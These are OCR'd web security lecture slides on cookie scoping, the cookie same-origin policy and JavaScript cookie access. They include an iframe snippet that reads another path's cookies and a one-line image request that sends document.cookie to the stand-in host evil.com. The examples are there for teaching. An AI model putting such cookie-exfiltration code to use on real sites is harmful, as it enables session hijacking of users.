
Cookies

"In scope" cookies are sent based on origin **regardless of requester**



Cookies

“In scope” cookies are sent based on origin **regardless of requester**



Cookie Same Origin Policy

Cookies use a different definition of origin:

(domain, path): (cs155.stanford.edu, /foo/bar)

versus (scheme, domain, port) from DOM SoP

Browser *always* sends cookies in a URL's scope:

- Cookie's domain is domain suffix of URL's domain:
  - cookie set by stanford.edu is sent to cs155.stanford.edu
- Cookie's path is a prefix of the URL path
  - cookie set by /courses is sent to /courses/cs155

Cookie Same Origin Policy

In other words, cookies that…

belong to domain or parent domain

AND

are located at the same path or parent path

Scoping Example

name = cookie1
value = a
domain = login.site.com
path = /

name = cookie2
value = b
domain = site.com
path = /

name = cookie3
value = c
domain = site.com
path = /my/home

cookie domain is suffix of URL domain ∧ cookie path is a prefix of URL path

	Cookie 1	Cookie 2	Cookie 3
checkout.site.com	No	Yes	No
login.site.com	Yes	Yes	No
login.site.com/my/home	Yes	Yes	Yes
site.com/account	No	Yes	No

Setting Cookie Scope


Websites can set a scope to be any parent of domain and URL path

- ✔ cs155.stanford.edu *can* set cookie for cs155.stanford.edu
- ✔ cs155.stanford.edu *can* set cookie for stanford.edu
- ✘ stanford.edu *cannot* set cookie for cs155.stanford.edu

- ✔ website.com/ *can* set cookie for website.com/
- ✔ website.com/login *can* set cookie for website.com/
- ✘ website.com *cannot* set cookie for website.com/login

No Domain Cookies

Most websites do not set **`Domain`**. In this situation, cookie is scoped to the exact hostname the cookie was received over and is not sent to subdomains




Cookie Scoping

```
Example Cookie:
Set-Cookie: id=a3fWa; Domain=stanford.edu
```

If a **Domain** is set in a cookie, then the cookie will be sent to subdomain matches

For example, cs155.stanford.edu



Cookie Scoping


```
Example Cookie:
Set-Cookie: id=a3fWa;
```

If no **Domain** is set in a cookie, the cookie will be sent to only exact domain matches (no subdomains)

If **Path** is not set in a cookie, then it defaults to the current document path

All subdirectories in path are sent the cookie

If you want all pages on a site to receive a cookie set at **/login**, then you need to set **Path=/**



Javascript Cookie Access

Developers can additionally in-scope cookies through Javascript by modifying the values in **`document.cookie.`**

```
document.cookie = "name=zakir";
document.cookie = "favorite_class=cs155";
function alertCookie() {
  alert(document.cookie);
}
<button onclick="alertCookie()">Show Cookies</button>
```

SOP Policy Collisions

Cookie SOP Policy

cs.stanford.edu/zakir cannot see cookies for cs.stanford.edu/dabo

(cs.stanford.edu cannot see for cs.stanford.edu/zakir either)

Are Dan’s Cookies safe from Zakir?

SOP Policy Collisions

Cookie SOP Policy

cs.stanford.edu/zakir cannot see cookies for cs.stanford.edu/dabo

(cs.stanford.edu cannot see for cs.stanford.edu/zakir either)

Are Dan's Cookies safe from Zakir? **No, they are not.**

```
const iframe = document.createElement("iframe");
iframe.src = "https://cs.stanford.edu/dabo";
document.body.appendChild(iframe);
alert(iframe.contentWindow.document.cookie);
```

Third Party Access

If your bank includes Google Analytics Javascript, can it access your Bank’s authentication cookie?

Third Party Access

If your bank includes Google Analytics Javascript (from google.com), can it access your Bank's authentication cookie?

Yes! Javascript always runs with the permissions of the window

```
const img = document.createElement("image");
img.src = "https://evil.com/?cookies=" + document.cookie;
document.body.appendChild(img);
```

HttpOnly Cookies

